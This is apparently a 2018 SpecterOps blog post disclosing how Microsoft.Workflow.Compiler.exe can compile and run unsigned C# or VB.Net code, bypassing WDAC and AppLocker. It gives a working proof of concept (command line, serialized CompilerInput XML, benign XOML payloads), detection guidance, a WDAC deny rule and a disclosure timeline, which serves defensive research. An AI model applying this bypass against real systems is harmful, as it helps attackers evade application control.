
Arbitrary, Unsigned Code Execution Vector in Microsoft.Workflow.Compiler.exe



Matt Graeber · Follow

Published in Posts By SpecterOps Team Members · 10 min read · Aug 17, 2018

Bypass Technique Description

Microsoft.Workflow.Compiler.exe, a utility included by default in the .NET framework, permits the execution of arbitrary, unsigned code by supplying a serialized workflow in the form of a XOML workflow file (don't worry. I had no clue what that was either) and an XML file consisting of serialized compiler arguments. This bypass is similar in its mechanics to Casey Smith's msbuild.exe bypass.

Microsoft.Workflow.Compiler.exe requires two command-line arguments. The first argument must be the path to an XML file consisting of a serialized CompilerInput object. The second argument expected is a file path to which the utility writes serialized compilation results.

The root of the execution vector is that Microsoft.Workflow.Compiler.exe calls Assembly.Load(byte[]) (which is not code integrity aware) on an attacker-supplied .NET assembly. Loading an assembly will not achieve code execution by itself, though. When C# (or VB.Net) code is supplied via a XOML file, a code path is reached where a class constructor is called for the loaded assembly. The only constraint is that to achieve code execution, the class constructor must be derived from the System.Workflow.ComponentModel.Activity class.

This technique bypasses code integrity enforcement in Windows Defender Application Control (including Windows 10S), AppLocker, and likely any other app whitelisting product. These days though, I tend to care less about the fact that something bypasses application whitelisting and instead focus on the fact that arbitrary, unsigned code execution can be achieved through a signed, high-reputation, in-box binary. Bypassing application whitelisting (w/ DLL enforcement) just happens to be the bar I tend to set for myself when researching new post-exploitation tradecraft.

The following video demonstrates the bypass on a fully-patched Windows 10S system. The purpose of the video is to show that code integrity enforcement is bypassed — not that of demonstrating an end-to-end remote delivery vector on 10S:

. . .

Bypass Technique Proof of Concept

The weaponization workflow is as follows:

1. Drop a XOML file to disk. The XOML will contain attacker-supplied C# or VB.Net code to be compiled, loaded, and ultimately invoked. The malicious logic must be contained within a class constructor that derives from the System.Workflow.ComponentModel.Activity class.
2. Drop an XML file to disk that contains a serialized CompilerInput object. This XML document is where the path to the XOML file is stored.
3. Execute Microsoft.Workflow.Compiler.exe supplying the XML path.

Here is an example invocation of Microsoft.Workflow.Compiler.exe:

```
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler
.exe test.xml results.xml
```

test.xml contents:

```
<?xml version="1.0" encoding="utf-8"?>
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
```

```
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.
Compiler">
<files
xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arr
ays">
<d2p1:string>test.xoml</d2p1:string>
</files>
<parameters
xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflo
w.ComponentModel.Compiler">
<assemblyNames
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arr
ays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<compilerOptions i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<coreAssemblyFileName
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler"></coreAssemblyFileName>
<embeddedResources
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arr
ays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<evidence
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Securit
y.Policy" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<generateExecutable
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler">false</generateExecutable>
<generateInMemory
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler">true</generateInMemory>
<includeDebugInformation
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler">false</includeDebugInformation>
<linkedResources
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arr
ays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<mainClass i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<outputName
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler"></outputName>
<tempFiles i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<treatWarningsAsErrors
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler">false</treatWarningsAsErrors>
<warningLevel
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler">-1</warningLevel>
<win32Resource i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
<d2p1:checkTypes>false</d2p1:checkTypes>
<d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>
<d2p1:compilerOptions i:nil="true" />
<d2p1:generateCCU>false</d2p1:generateCCU>
<d2p1:languageToUse>CSharp</d2p1:languageToUse>
<d2p1:libraryPaths
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arr
ays" i:nil="true" />
<d2p1:localAssembly
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Reflect
ion" i:nil="true" />
<d2p1:mtInfo i:nil="true" />
<d2p1:userCodeCCUs
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.CodeDom
" i:nil="true" />
```

```
</parameters>
</CompilerInput>
```

test.xoml contents:

```
<SequentialWorkflowActivity x:Class="MyWorkflow"
x:Name="MyWorkflow"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
    <CodeActivity x:Name="codeActivity1" />
    <x:Code><![CDATA[
    public class Foo : SequentialWorkflowActivity {
     public Foo() {
            Console.WriteLine("FOOO!!!!");
        }
    }
    ]]></x:Code>
</SequentialWorkflowActivity>
```

Upon calling Microsoft.Workflow.Compiler.exe, it will compile the inline C#, load the compiled DLL and invoke the “Foo” constructor in a fashion that is not subject to code integrity enforcement.

. . .

Discovery Methodology

Occasionally, I like to scan the OS for new or existing binaries that reference insecure .NET methods like Assembly.Load(byte[]). I wrote some crude tooling to do this a while back and one of the executables it returned was System.Workflow.ComponentModel.dll. I had seen that DLL pop up in previous searches but I disregarded it because I was honestly too lazy to figure out what EXE referenced the assembly.

So the first step was to determine what code called Assembly.Load(byte[]). This was easy enough to spot in dnSpy in the System.Workflow.ComponentModel.Compiler.WorkflowCompilerInternal.Compile method:

```
using (WorkflowCompilationContext.CreateScope(serviceContainer, parameters))
{
    parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2, parameters,
      workflowCompilerResults, out tempFileCollection, out empty, out text4);
    if (parameters.LocalAssembly != null)
    {
        referencedAssemblyResolver.SetLocalAssembly(parameters.LocalAssembly);
        typeProvider.SetLocalAssembly(parameters.LocalAssembly);
        typeProvider.AddAssembly(parameters.LocalAssembly);
        workflowCompilerResults.Errors.Clear();
        XomlCompilerHelper.InternalCompileFromDomBatch(array, array2, parameters,
          workflowCompilerResults, empty);
    }
}
```

Workflow compilation code that eventually calls .NET compilation methods

Following along in the execution of the GenerateLocalAssembly method, you would see that it eventually calls the standard .NET compilation/loading methods I cover here which call Assembly.Load(byte[]) under the hood:

Call to .NET compilation methods that ultimately call Assembly.Load(byte[])

Now, loading an assembly isn't enough to coax arbitrary code execution out of it. Something meaningful has to be done with the loaded assembly. Fortunately, the System.Workflow.ComponentModel.Compiler.XomlCompilerHelper.InternalCompileFromDomBatch method iterates though each type in the loaded assembly and instantiates an instance of any object that inherits from a System.Workflow.ComponentModel.Activity class as seen in the screenshots below:

Check to validate that the type inherits from the Activity class

Instantiation (i.e. invocation of the default constructor) for any type that inherits from the Activity class

At this point, I had what appeared to be a code path that would lead to potential arbitrary code execution. Next, I had to figure out the format in which the executable expected the compiler input and XOML workflow files.

. . .

When Microsoft.Workflow.Compiler.exe first starts, it passes the first argument to the ReadCompilerInput method which takes the file path and deserializes it back into a CompilerInput object:

```
private static CompilerInput ReadCompilerInput(string path)
{
    CompilerInput result = null;
    using (Stream stream = new FileStream(path, FileMode.Open,
      FileAccess.Read, FileShare.Read))
    {
        XmlReader reader = XmlReader.Create(stream);
        result = (CompilerInput)new DataContractSerializer(typeof
          (CompilerInput)).ReadObject(reader);
    }
    return result;
}
```

So the question is, how do I generate a serialized CompilerInput object? Fortunately, I found an internal helper method that did the work for me: Microsoft.Workflow.Compiler.CompilerWrapper.SerializeInputToWrapper

I used a little reflection to access the method and I wrote a PowerShell function to automate generation of the XML file.

In reality, all you need to change in the serialized CompilerInput object is the path/file name of the XOML file.

The last thing I needed to figure out was how to embed C# in a XOML file. Well… first I had to figure out what the hell a XOML file was. Fortunately, I found this article where despite what the uninformed respondent says, you can indeed embed code within a XOML file. After playing around with the file, I eventually got Microsoft.Workflow.Compiler.exe to invoke my "malicious" constructor.

That's all there was to it. I tested it on Windows 10S and I got arbitrary unsigned code execution. To date, I still have no clue what the exact purpose of Microsoft.Workflow.Compiler.exe is nor why anyone would ever consider writing XOML. Not really my concern though. If I had to speculate based on the utter lack of public documentation on the utility is that it is likely used internally by Microsoft.

. . .

Detection and Evasion Strategies

In order to build robust detections for this technique, it is important to identify the minimum set of components required to perform the technique.

> *Microsoft.Workflow.Compiler.exe is required to run with two arguments.*

While this statement is rather self-evident, it is important, in my opinion, to call it out because what Microsoft.Workflow.Compiler.exe is named and where it resides on disk can ultimately be influenced by an attacker. Considering attacker evasion attempts, it is important to not build detections based on filename alone. I wrote this article to facilitate building robust detections based on abusable Microsoft applications. Fortunately, legitimate usage of Microsoft.Workflow.Compiler.exe should be expected to be a low-volume event.

I have confirmed that Microsoft.Workflow.Compiler.exe executes normally when it is copied to another directory and renamed.

> *Microsoft.Workflow.Compiler.exe calls assembly compilation methods under the hood.*

Like Add-Type in PowerShell and msbuild, internal .NET compilation methods are called in order to compile and load the inline C# in the XOML file. As a result, assuming C# compilation is successful, csc.exe will spawn as a child process of Microsoft.Workflow.Compiler.exe. It is also possible to supply embedded VB.Net code in the XOML payload. All you have to do is replace "CSharp" in the "languageToUse" property in the serialized CompilerInput XML file with "VB" or "VisualBasic" and include embedded VB.Net code in your XOML. As a result, vbc.exe will be a child process of Microsoft.Workflow.Compiler.exe. Here is a PoC test.xoml VB.Net payload:

```
<SequentialWorkflowActivity x:Class="MyWorkflow"
x:Name="MyWorkflow"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
    <CodeActivity x:Name="codeActivity1" />
    <x:Code><![CDATA[
    Class Foo : Inherits SequentialWorkflowActivity
        Public Sub New()
            Console.WriteLine("FOOO!!!!")
        End Sub
    End Class
    ]]></x:Code>
</SequentialWorkflowActivity>
```

A byproduct of using the assembly compilation methods is that technically, the C#/VB.Net code will be compiled and a temporary DLL will be generated and quickly deleted. Any endpoint security product that had the ability to inspect those temp DLLs would put you at an advantage.

> *Microsoft.Workflow.Compiler.exe arguments can have any file extension.*

If you decide to build a detection based on command-line strings, be aware there is no requirement that either of the required parameters have a file extension of .xml. An attacker could easily name them using any file extension like .txt.

> *Using the current weaponization described above, the XOML file must end with .xoml, however, it is possible to supply payloads using an arbitrary file extension.*

The lesson here is that although at least two files are required on disk to achieve code execution (CompilerInput contents and the C#/VB.Net payload files), they can have any file extension so building detections based on the presence of a dropped .xoml file is not recommended.

The following is a PoC demonstrating that pure C# content can be supplied for execution regardless of file extension:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe test.txt results.blah
```

test.txt contents:

```
<?xml version="1.0" encoding="utf-8"?>
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.Compiler">
  <files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
    <d2p1:string>blah.foo</d2p1:string>
  </files>
  <parameters xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow.ComponentModel.Compiler">
    <assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <compilerOptions i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <coreAssemblyFileName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssemblyFileName>
    <embeddedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <evidence xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Security.Policy" i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <generateExecutable xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</generateExecutable>
    <generateInMemory xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">true</generateInMemory>
    <includeDebugInformation xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
```

```
iler">false</includeDebugInformation>
    <linkedResources
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arr
ays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
    <mainClass i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
    <outputName
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler"></outputName>
    <tempFiles i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
    <treatWarningsAsErrors
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler">false</treatWarningsAsErrors>
    <warningLevel
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler">-1</warningLevel>
    <win32Resource i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Comp
iler" />
    <d2p1:checkTypes>false</d2p1:checkTypes>
    <d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>
    <d2p1:compilerOptions i:nil="true" />
    <d2p1:generateCCU>false</d2p1:generateCCU>
    <d2p1:languageToUse>CSharp</d2p1:languageToUse>
    <d2p1:libraryPaths
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arr
ays" i:nil="true" />
    <d2p1:localAssembly
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Reflect
ion" i:nil="true" />
    <d2p1:mtInfo i:nil="true" />
    <d2p1:userCodeCCUs
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.CodeDom
" i:nil="true" />
  </parameters>
</CompilerInput>
```

blah.foo contents (note: it's just plain C# code):

```
using System;
using System.Workflow.Activities;

public class Foo : SequentialWorkflowActivity {
    public Foo() {
        Console.WriteLine("FOOO!!!!");
    }
}
```

. . .

Detection Engineering Recommendations

The following detection recommendations will result in a robust, low-volume, high-signal detection for suspicious usage of Microsoft.Workflow.Compiler.exe:

1. Audit your environment for legitimate usages of Microsoft.Workflow.Compiler.exe. It is highly unlikely to be used in legitimate scenarios but be the judge of that yourself. Generate an alert

whenever Microsoft.Workflow.Compiler.exe is executed. **Be aware that an attacker can easily move and rename the executable so build a detection accordingly!**

2. An indication of a successful malicious execution would consist of Microsoft.Workflow.Compiler.exe spawning either a csc.exe or vbc.exe child process.
3. If you build/deploy Yara rules, the presence of `<CompilerInput` in a text file should be considered suspicious. The only investigative context you'll get from the CompilerInput file, though, is the path to the actual payload files, not the actual payload itself. The corresponding payload file, at a minimum, will likely always contain `Activity` .

Disclaimer: these detection recommendations are only applicable to the bypass technique in the forms described in this post. Examples where detections *could* be subverted would include:

- Someone getting code execution by exploiting a deserialization bug in either the CompilerInput or WorkflowCompilerParameters classes. Successfully getting this to work would only affect recommendations #2 and #3, however.

If you'd like to test detections against the variants/evasions described in this post, I wrote a payload generator/test suite utility that you can download here.

. . .

Mitigations

Microsoft decided to not service this Windows Defender Application Control (WDAC) bypass and personally, I can understand. I'm simply abusing (albeit in unintended ways) designed functionality. Considering everything about Microsoft.Workflow.Compiler.exe appears to be deprecated though, perhaps they will consider removing it from future versions of .NET. Even if they did do that, the potential threat would remain, however, where an attacker could just drop the EXE on a target. After all, while it's not Windows-signed, it does have an embedded Microsoft Authenticode signature. Fortunately, Windows Defender Application Control allows you to blacklist signed binaries in a semi-robust fashion.

To generate a blacklist rule for your WDAC policy, you would run the following commands:

```
# Have I mentioned how much I hate Get-SystemDriver? I always have
to resort to hacks to extract the info I want
```

```
$Signatures = Get-SystemDriver -ScanPath
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ -UserPEs -
NoShadowCopy
# Extract the signautre info for just
Microsoft.Workflow.Compiler.exe
$SignatureInfo = $Signatures.GetEnumerator() | Where-Object {
$_.UserMode -and ($_.FileName -eq
'Microsoft.Workflow.Compiler.exe') }
# Create an explicit block rule based on Original Filename
$DenyRule = New-CIPolicyRule -DriverFiles $SignatureInfo -Level
FileName -Deny
New-CIPolicy -FilePath BlockRules.xml -Rules $DenyRule -UserPEs
```

The way enforcement of this works is that any binary that has an original file name of `Microsoft.Workflow.Compiler.exe` would be blocked. I say this is fairly robust because while an attacker could modify this property, it would invalidate the signature of the binary, in which case, the binary would also be blocked. This rule assumes, however, that all versions ever created of Microsoft.Workflow.Compiler.exe have `Microsoft.Workflow.Compiler.exe` as the original file name.

Microsoft has been on top of adding these blacklist rules to their canonical blacklist policy that you can merge into your base policy though. They also appear to periodically merge updates into the Windows 10S policy as well. I can't speak to how quickly that update will occur, though.

. . .

Disclosure Timeline

As committed as SpecterOps is to transparency, we acknowledge the speed at which attackers adopt new offensive techniques once they are made public. This is why prior to publicization of a new offensive technique, we regularly inform the respective vendor of the issue, supply ample time to mitigate the issue, and notify select, trusted vendors in order to ensure that detections can be delivered to their customers as quickly as possible.

Because this technique affects Windows Defender Application Control (a serviceable security feature through MSRC), the issue was reported to Microsoft. The disclosure timeline was as follows:

- July 27, 2018 — Report sent to MSRC
- July 28, 2018 — Report acknowledgement received from MSRC
- July 30, 2018 — MSRC opens a case number
- August 5, 2018 — MSRC reproduces the issue and recommends that it be added to the Windows Defender Application Control recommended block rule list implying that the issue will not be serviced.
- August 13, 2018 — Draft of this blog post sent to MSRC for review. Blog release date of Aug. 17 coordinated.

- August 17, 2018 — Blog post released

. . .

A Plea to Microsoft

Please incorporate .NET security optics into the framework to supply defenders with important attack context!!! PowerShell security investments followed attacker trends so .NET should be no exception. Considering the current lack of optics, SpecterOps researchers will continue to build automation around hunting for potentially abusable host applications which would include primitives like calls to Assembly.Load(byte[]) overloads/variants as well as deserialization primitives like BinaryFormatter and its vulnerable variants.

Application Whitelisting Computer Security

 --  1  

Written by Matt Graeber

Follow

635 Followers · Writer for Posts By SpecterOps Team Members

Threat Researcher